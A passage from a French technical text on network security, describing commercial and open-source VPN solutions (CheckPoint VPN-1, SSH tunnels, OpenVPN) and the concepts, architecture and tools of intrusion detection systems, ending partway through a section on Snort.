
6.3.3.1 CheckPoint VPN-1

L'offre VPN élaborée par *CheckPoint* s'appuie largement sur sa gamme *Firewall-1* dont elle est une extension nommée *VPN-1*. Cette offre consiste d'abord en une intégration dans les équipements *firewall* de fonctionnalités VPN IPsec, associée à une prise en compte de ces nouvelles fonctions dans l'interface d'administration de *CheckPoint*. L'objectif est de faciliter au maximum le déploiement et le paramétrage de liaisons VPN protégées entre différents sites par ailleurs protégés par des *firewall CheckPoint*. Ceci peut permettre de remplacer économiquement des liaisons louées par des liaisons via Internet. Ce critère économique n'est toutefois généralement pas déterminant (les opérateurs pouvant eux-mêmes utiliser le même type de technologie pour offrir un service à leurs clients).

La figure 30 illustre la mise en œuvre de ces différentes liaisons VPN dans une configuration comportant plusieurs passerelles *CheckPoint*. Dans une configuration homogène, cette mise en œuvre est grandement facilitée par l'administration centralisée des équipements.




Illustration 30: Interface d'administration de VPN-1

109 Par exemple pour éviter les surprises avec des implémentations de clients et de passerelles IPsec « standards » mais incapables d'inter-opérer si toutes leurs fonctions sont actives.

A ces solutions de VPN de site à site s'ajoute bien évidemment une offre de client VPN « personnel » à l'usage des utilisateurs nomades. *VPN-1* propose en standard un client VPN, nommé *VPN-1 SecuRemote*, permettant ce type d'accès. *CheckPoint* complète cette solution par un client commercial plus avancé, nommé *VPN-1 SecureClient*, offrant aussi des fonctions de *firewall* personnel. L'originalité de cette dernière solution est de permettre la protection du poste nomade par des règles de filtrage même quand celui-ci n'est pas lié par un VPN au réseau de l'entreprise. Le tout mis en place via une administration centralisée (dans laquelle les *firewall* des ordinateurs nomades ont donc deux configurations associées, actives à des moments différents). L'établissement de la liaison VPN avec ce client peut également être conditionnée à la réussite d'un certain nombre de vérifications sur le poste souhaitant se connecter (par exemple le niveau de mise à jour de l'antivirus) afin de maintenir le niveau de confiance accordé à l'ordinateur nomade.

Le tout constitue une solution très complète, dont le principal inconvénient reste non-technique, et assez constant chez cet éditeur (le prix).

6.3.4 Tunnels SSH

Pour la mise en place de liaisons protégées de type VPN au niveau applicatif, une solution pragmatique qui permet parfois de trouver des solutions efficaces dans les cas où le mode de fonctionnement d'IPsec est un peu trop contraignant, est d'utiliser le mode tunnel de connexions SSH.

SSH est d'abord un outil de connexion à distance de machine à machine offrant une authentification forte (par chiffrement asymétrique RSA ou DSA en général, éventuellement couplé à une authentification par mot de passe Unix classique) et une protection de la session distante (à la fois du point de vue de sa confidentialité et de son intégrité). Toutefois, le protocole SSH permet également d'utiliser le canal de communication TCP protégé pour transporter les communications réseau d'autres applications (si celles-ci le permettent sans trop de complication)[110]. Cette configuration est notamment recommandée pour renforcer la sécurité de sessions X11 distantes traversant des réseaux non-sûrs, en utilisant les fonctions de *x-forwarding* offertes à la fois par OpenSSH et XFree86.

L'avantage de cette solution est de pouvoir être mise en place éventuellement entièrement en mode utilisateur, en tout cas sans impliquer des paramétrages sophistiqués impliquant potentiellement l'ensemble du fonctionnement réseau des machines concernées.

6.3.5 OpenVPN

Une solution similaire mais plus récente est dédiée à la mise en place de tunnels au niveau applicatif. Il s'agit d'OpenVPN[111]. Elle utilise également les possibilités offertes par le protocole TLS et son implémentation OpenSSL.

Cette réalisation illustre bien les avantages de fonctionner au niveau applicatif par rapport à IPsec : OpenVPN fonctionne sur la majeure partie des systèmes d'exploitation et peut traverser assez facilement des *firewall* intermédiaires. Cette utilitaire qui entre en version 2 nous semble particulièrement intéressant.

6.4 Détection d'intrusion

Par rapport aux moyens présentés précédemment qui sont avant tout des moyens de protection ou prévention des intrusions, les techniques de détection d'intrusion sont orientées vers la surveillance du système informatique et constituent dans une certaine mesure des moyens de tolérance aux intrusions.

L'objectif de la détection d'intrusion est de repérer les actions d'un attaquant tentant de ou tirant partie des vulnérabilités du système informatique pour nuire aux objectifs de sécurité du système, ou utilisant des techniques recensées comme des techniques d'attaque.

La relation entre une intrusion et les objectifs de sécurité du système n'est pas toujours mentionnée, mais nous considérons qu'il est indispensable de se référer à la politique de sécurité du système informatique pour définir précisément ce qui est une intrusion pour un système donné, c'est à dire une défaillance de sécurité.

Il est vrai que, dans l'état de l'art au sens le plus large, il est possible de recenser un certain nombre d'actes ou d'actions techniques qui sont considérées par une large majorité comme des attaques répréhensibles. Dans ce cas, un système détectant l'occurrence de ces attaques peut suffire à identifier des intrusions sans établir de relation directe avec les objectifs de sécurité. Toutefois, dans nombre de situations concrètes, c'est plutôt la situation inverse qui est rencontrée : ce sont des actions suspectes mais dont la malveillance n'est pas avérée qui sont identifiées. C'est alors bien souvent la mise en relation avec les objectifs de sécurité du système qui permet de décider de l'intérêt de suivre ou non ces actions détectées et leurs conséquences. Par ailleurs il nous semble que la politique de sécurité de tout système d'information se doit aussi d'interdire ou tout au moins d'encadrer dans un cadre obligatoire précis l'exécution d'attaques (au sens commun) sur le système informatique.

110 Voir http://www.openssh.org/manual.html et notamment http://www.openssh.org/txt/draft-ietf-secsh-connect-15.txt.
111 http://openvpn.sourceforge.net/

6.4.1 Terminologie

La caractérisation des différents systèmes de détection d'intrusion existants explorés dans le domaine de la recherche a conduit à la classification terminologique présentée dans le figure 31. Cette terminologie permet de différencier les systèmes de détection d'intrusion (ou IDS[112]) suivant un certain nombre de caractéristiques.

On peut d'abord faire une distinction assez fondamentale sur la méthode de détection utilisée par l'IDS. Il existe deux grandes catégories de méthodes de détection explorées dans la littérature : celles basées sur une approche comportementale (par exemple l'analyse statistique, l'analyse bayésienne, les réseaux neuronaux) et celles basées sur une approche par scénarios (par exemple la recherche de signatures, le *pattern matching*, ou la simulation de réseaux de Petri par exemple).




Illustration 31: Terminologie de la détection d'intrusion

Globalement, les approches comportementales visent à reconnaître un comportement anormal, que ce soit par rapport à une définition du comportement normal ou anormal fournie au système de détection d'intrusion (par exemple une spécification de protocole de communication) ou par rapport à une modélisation des comportements normaux ou anormaux *apprise* à partir d'une observation préalable du système (en salle blanche, ou tout simplement en réel). Dans le cadre d'une approche comportementale, l'apprentissage semble donc possible, tout comme la possibilité de détecter des attaques inconnues au moment de la conception de l'IDS, à condition qu'elles génèrent des anomalies perceptibles dans le fonctionnement normal.

Par contre, dans une approche par scénarios, l'IDS s'appuie sur une base de connaissance pré-existante décrivant les comportements normaux ou anormaux et utilise cette connaissance pour la reconnaissance des évènements produits par des actions d'intrusions dans le système informatique qu'il observe. Cette méthode implique donc la constitution et la mise à jour régulière d'une base de connaissance référençant les différentes attaques connues susceptibles d'être mises en œuvre dans un système informatique. C'est à partir de ces informations, affinées par l'administrateur en fonction du système surveillé, que l'IDS identifie d'éventuelles attaques ayant lieu dans le système informatique. Dans cette approche, l'IDS se focalise donc sur l'identification des utilisations abusives (*misuse*). Une autre mise en œuvre conforme à la terminologie mais originale dans la pratique de cette approche de détection par scénarios consiste à constituer une base de connaissance des comportements *permis* dans le système (et non des comportements abusifs) pour configurer les actions de détection (des utilisations normales en quelque sorte).

112 Pour *Intrusion Detection System*.

On peut ensuite comparer les systèmes de détection d'intrusion en fonction du mode de fonctionnement des mécanismes de détection qu'ils mettent en œuvre. De manière générale, un IDS peut tenter d'identifier des attaques en s'appuyant sur des informations relatives aux transitions ayant lieu dans le système (l'exécution de certains programmes, de certaines séquences d'instructions, l'arrivée de certains paquets réseau, etc.) ou bien en étudiant l'état de certaines parties du système (par exemple, l'intégrité des programmes stockés, les privilèges des utilisateurs, les transferts de droits, etc.).

Ensuite, les IDS s'appuient généralement sur des sources de données différentes. Certains IDS, dits « réseau » ou NIDS (pour *Network IDS*) examinent les paquets transportés par le réseau. D'autres IDS, dits « système » ou HIDS (pour *Host IDS*) s'appuient sur les traces d'exécution fournies en général par le système d'exploitation mais parfois aussi par les applications[113]. D'autres IDS sont également en train d'apparaître appuyés sur des fonctions de corrélation et, dans ce cas, on peut considérer qu'il sont eux-mêmes des systèmes utilisant les alertes d'autres senseurs comme source de données.

Lors de la détection d'une attaque, un système de détection d'intrusion peut adopter plusieurs comportements. En règle générale, une réponse passive est adoptée : l'IDS diffuse une alerte identifiant l'attaque détectée vers un système d'analyse ou de diffusion. Toutefois, on peut envisager des réponses plus actives, parmi lesquelles nous distinguons d'abord la mise en place (automatique) de contre-mesures destinées à limiter la portée d'une intrusion éventuelle. Par exemple, l'IDS peut réagir en paramétrant un *firewall* pour mettre en place des règles de blocage temporaires de certains flux réseaux anormaux. (On parle parfois alors de système IPS, pour *Intrusion Prevention System*, pour ce type de fonctionnement.) Bien entendu, il importe de bien valider la fiabilité de la détection d'intrusion avant d'activer de telles contre-mesures automatiques. Dans la pratique, peu d'administrateurs sécurité envisagent concrètement de mettre en place ce type de réaction. Nous laissons au lecteur le soin de deviner la dénomination d'une réponse active après détection d'une attaque duale d'une contre-mesure dans le vocabulaire « tactique ». Dans la pratique, nous espérons que peu d'administrateurs chargés de la sécurité envisagent cette dernière catégorie de comportement : compte tenu de la législation française, ce type de réaction ne nous semble pas permis dans le domaine civil.

Enfin, on peut également intégrer la fréquence d'utilisation de l'IDS dans les caractéristiques identifiables. Dans la perception courante d'un IDS, celui-ci est toujours utilisé de manière continue. Toutefois, dans certains cas, il peut également être important de bien identifier une détection effectuée en temps différé[114]. On peut aussi envisager que certains outils dont l'utilité est avérée dans la pratique y compris pour révéler les traces d'une intrusion passée trouvent leur place dans cette classification au niveau d'une fréquence d'utilisation périodique, comme les outils de vérification d'intégrité (type *Tripwire*) ou les outils de recherche de vulnérabilité (type COPS, SATAN, ou Nessus).

a - Alertes et fausses alertes

Parmi les comportement possibles pour un IDS, on peut envisager les quatre possibilités recensées dans le tableau 5 suivant qu'une intrusion est ou non en cours dans le système informatique et que le système de détection d'intrusion a émis ou non une alerte.

	Pas d'alerte	**Alerte**
Pas d'attaque	Vrai négatif	Faux positif
Attaque en cours	Faux négatif	Vrai positif

Tableau 5: Comportements envisageables pour un IDS

Parmi ces quatre comportements, les vrai négatif et vrai positif correspondent aux comportements souhaités. Toutefois un IDS est généralement imparfait et conduit à l'apparition des deux autres comportements non désirés. Parmi eux, un faux négatif correspond à une attaque non détectée, et un faux positif à l'émission d'une fausse alerte. Les différents IDS souffrent généralement d'imperfections donnant lieu à l'apparition de ces comportements non désirés, mais selon des axes différents suivant les méthodes de détection qu'ils utilisent.

Un reproche fréquemment fait en direction des IDS utilisant une méthode de détection comportementale est de contenir dans leur principe même de fonctionnement la possibilité de fausses alertes (un changement de comportement légitime détecté comme anormal) ou de faux négatifs (par exemple pour une attaque très lente) ; tandis que les approches par scénarios semblent théoriquement être plus exactes. Toutefois, la base de connaissance utilisée dans les IDS par scénarios exige une maintenance constante et, dans la pratique, souffre également nécessairement d'imperfections. Malgré tout, la réputation des IDS comportementaux semble avoir souffert durablement de leur imperfection de principe (à notre sens de manière assez injustifiée), notamment du fait de la possibilité de faux négatifs.

113 Bien que la distinction ne soit pas très marquée dans la pratique, il est utile de distinguer l'audit de bas niveau disponible au niveau des systèmes d'exploitation (qui peut aller jusqu'à des traces listant les appels systèmes exécutés) des informations d'audit de plus haut niveau, généralement plus riches de sens mais moins exhaustives, fournies par certaines applications.

114 Par exemple du fait d'un HIDS analysant des fichiers traces transmis seulement toutes les heures.

Bien que les faux négatifs soient effectivement le premier des comportements indésirables pour un IDS, les faux positifs sont importants aussi : ils peuvent conduire à une réelle perte de confiance dans les capacités de détection de l'IDS de la part des administrateurs qui peut finir par remettre en cause la finalité de l'IDS. C'est même une des voies d'attaque envisageables contre un système équipé d'un IDS : générer un nombre suffisamment important de fausses alertes pour réduire l'attention des administrateurs et dissimuler une attaque réelle. De plus, dans la pratique, les faux positifs dus à l'environnement de l'IDS ou à des signatures d'attaque un peu trop affirmatives sont souvent nombreux ; et ceci nécessite généralement un reparamétrage de l'IDS pour faciliter son exploitation, au prix de l'introduction de possibilités de faux négatifs. La gestion des faux positifs est le premier problème auxquels sont confrontés les administrateurs d'un IDS, et il est généralement de taille. A notre sens, les IDS basés sur une approche par scénarios, c'est à dire la plupart des IDS courants, souffrent sur ce point d'un réel problème qui demanderait certainement de développer à la fois les possibilités d'adaptation de l'IDS à son environnement (peut-être par des moyens de corrélation) et une meilleure validation des signatures d'attaque disponibles.

L'utilisation de techniques de corrélation d'alertes provenant de plusieurs IDS semble être une des voies envisageables pour traiter ces problèmes d'analyse des alertes et notamment des fausses alertes. Dans ce cadre, la diversification des méthodes de détection utilisées par les différents IDS, ainsi que de leurs sources de données est aussi à nouveau[115] envisageable.

6.4.2 Approches étudiées et tendances

Les différentes approches de la détection d'intrusion présentées dans la terminologie de la figure 31 ont pour la plupart toutes été étudiées au niveau de système expérimentaux, notamment dans les laboratoires de recherche ou les universités.

Toutefois, à cette diversité des expérimentations s'oppose une focalisation quasi exclusive des solutions techniques disponibles dans le domaine industriel sur les systèmes de détection d'intrusion réseau utilisant une approche par scénarios, et plus précisément de signatures d'attaques. La quasi-totalité des IDS commerciaux utilisent cette approche, peut-être parce que c'était l'une de celles qui étaient les plus directes à mettre en œuvre et à déployer dans les systèmes informatiques courants. Des solutions existent également pour la détection d'intrusion à partir des traces systèmes, toujours en utilisant généralement une approche par scénario (recherche d'évènements dans les traces). Toutefois, la plupart de ces HIDS utilisent les traces standards des systèmes d'exploitation, généralement assez peu exhaustives (en tout cas en comparaison des fonctions d'audit système disponibles sur les systèmes C2 et supérieurs dans la classification du livre orange - ceci dit celles-ci absorbent une part significative des ressources d'une machine seulement dans l'objectif de surveiller l'autre part et sont rarement déployées).

Concrètement, ce sont donc les systèmes de détection d'intrusion réseau utilisant des bases de signatures qui dominent les mises en œuvre opérationnelles.

6.4.3 Schéma d'architecture IDWG

Plusieurs schémas ont été proposés pour décrire les composants d'un système de détection d'intrusion. Parmi eux, nous avons retenu celui issu des travaux de l'*Intrusion Detection exchange format Working Group* (IDWG)[116] de l'*Internet Engineering Task Force* (IETF)[117] comme base de départ, car il résulte d'un large consensus parmi les intervenants du domaine. L'objectif des travaux du groupe IDWG est la définition d'un standard de communication entre certains composants d'un système de détection d'intrusion. Ce standard de communication s'appuie sur le modèle d'architecture présenté dans la figure 32.

L'architecture IDWG contient des capteurs qui envoient des évènements à un analyseur. Un ou des capteurs couplés avec un analyseur forment une sonde. Une sonde envoie des alertes vers un manager qui la notifie à un opérateur humain.

115 Dans un certain sens, il s'agit d'ailleurs de ré-inventer la roue une fois de plus puisque le précurseur des systèmes de détection d'intrusion, nommé IDES, combinait déjà l'utilisation d'une approche comportementale (statistique) et d'une approche à base de règles (système expert), dans les années 1980 du côté de Stanford.

116 http://www.ietf.org/html.charters/idwg-charter.html

117 http://www.ietf.org/




Illustration 32: Schéma d'architecture IDWG d'un IDS

6.4.4 Exemple d'architecture

Dans la pratique, le modèle fonctionnel d'architecture présenté précédemment doit être adapté pour une mise en place concrète des différents éléments techniques du système de détection d'intrusion. Nous présentons dans la figure 33 un exemple de déploiement de système de détection d'intrusion qui nous semble un peu plus représentatif des contraintes réelles de mise en place.




Illustration 33: Architecture envisageable pour un IDS

Dans ce schéma, nous faisons apparaître trois sondes de détection d'intrusion : deux sondes réseau et une sonde système. On peut par exemple envisager que les deux sondes réseaux sont déployées à des endroits différents du système informatique l'une au niveau du réseau interne, l'autre par rapport à un point réseau intéressant (on peut aussi les envisager séparées sur des sites distants les uns des autres ou par des *firewall*). La sonde système peut par exemple être asso-

ciée à un serveur de centralisation de traces mis en place sur le réseau local. Dans la mise en place présentée sur la figure 33, des collecteurs intermédiaires ont été ajoutés à proximité de deux groupes de sondes : la sonde réseau surveillant le brin réseau distant, et les deux sondes réseau et système s'intéressant au réseau interne. Ces deux collecteurs intermédiaires propagent ensuite les traces vers un collecteur central associé à un SGBD sur lequel les administrateurs de sécurité peuvent consulter et traiter les alertes.

Dans la pratique, ces collecteurs intermédiaires n'apparaissent généralement pas explicitement. Ils correspondent plus ou moins aux capacités de stockage temporaire et de transmission en différée des sondes vers leur *manager*. Le collecteur central correspond lui au *manager* des différentes sondes et offre à la fois des fonctions de gestion des sondes et de consultation des alertes. Toutefois, à notre sens il est intéressant de les faire apparaître explicitement pour mettre en évidence certaines des fonctions qui peuvent être utiles au niveau de la collecte et du transport des alertes.

Les collecteurs intermédiaires peuvent gérer les flux réseaux et optimiser le transport des alertes en tenant compte, par exemple, des problèmes de disponibilités du collecteur central.

Si des fonctions de corrélation ou de groupement d'alertes sont ajoutées dans l'architecture de sécurité, celles-ci peuvent éventuellement être mises en œuvre de manière distribuée au niveau des collecteurs intermédiaires. Dans une architecture comme celle définie par l'IDWG (voir figure 32) ou dans la plupart des architectures disponibles à l'heure actuelle, l'ensemble des traitements de corrélation doivent être mis en œuvre au niveau du collecteur central (*manager* associé éventuellement à un SGBD). Ce point central peut alors devenir un point critique du point de vue des performances. Par ailleurs, certains des traitements de corrélation simples (comme le groupement d'alertes) peuvent avantageusement être réalisées au plus près des sondes, en tirant ainsi parti d'une distribution des calcul. L'alternative à l'introduction (au moins au niveau logique) des collecteurs intermédiaires est alors de modifier le fonctionnement des sondes, ce qui pose aussi des problèmes de performance.

Les collecteurs intermédiaires peuvent aussi être associés plus étroitement à la problématique de gestion opérationnelle des sondes (lesquelles peuvent provenir de constructeurs différents) voire à la mise en œuvre de la réaction.

D'un point de vue décisionnel, il nous semble que ces réflexions ne se limitent pas à l'aspect de la collecte des alertes (ou même de la corrélation), l'introduction de ce niveau intermédiaire entre les sondes d'analyse et le *manager* correspond en quelque sorte à l'introduction d'un niveau décisionnel tactique entre les agents opérationnels (en contact direct avec le terrain) et un niveau d'analyse stratégique auquel les décisions générales d'action peuvent être prises avec plus de recul.

Par contre, dans la pratique, les architectures mise en oeuvre correspondent classiquement à la configuration présentée dans la figure 34 (très proche de celle identifiée par l'IDWG).




Illustration 34: Architecture courante d'un système de détection d'intrusion

6.4.5 Solutions (réseau)

Comme nous l'avons déjà mentionné, la plupart des solutions existantes en matière de détection d'intrusion concernent la mise en place de NIDS (IDS réseau) complétés éventuellement par certains HIDS (IDS système) et du logiciel de gestion associé (*manager*). Dans cette section, nous étudierons la solution la plus populaire le NIDS *Snort*. Avec le temps, cette implémentation, dont plusieurs dérivés commerciaux sont désormais disponibles, semble avoir effacé certaines de

solutions commerciales antérieures (par exemple l'IDS *RealSecure*). Nous nous intéresserons également à une solution complète incluant HIDS et NIDS, d'abord d'origine *open-source* mais qui s'est transformée en solution commerciale depuis, le système *Prelude-IDS*.

6.4.5.1 Snort

Face aux systèmes de détection d'intrusion complets proposés dans les offres commerciales intégrant sondes, signatures, moyens de distribution, interface graphique, etc. ; les solutions *open-source* ont progressivement trouvé leur place en tirant partie des avantages d'un développement dans le cadre du logiciel libre. Ainsi, l'IDS le plus répandu à l'heure actuelle est probablement le logiciel *open-source* Snort qui est une sonde de détection d'intrusion réseau (NIDS). Le modèle *open-source* appliqué à Snort a notamment permis un développement plutôt rapide d'une large base de signatures (presque 3000 à ce jour) appuyée essentiellement sur le volontariat et un langage de définition totalement public. Cette base est désormais mise à jour très rapidement et diffusée par Internet (sur le Web par exemple). Par ailleurs, la limitation du projet à la réalisation d'une sonde de détection d'intrusion réseau a permis des améliorations successives très importantes en terme de performance et de capacités d'analyse et a également débouché sur la mise à disposition ultérieure d'extensions orientées vers la diffusion des alertes, le stockage dans les bases de 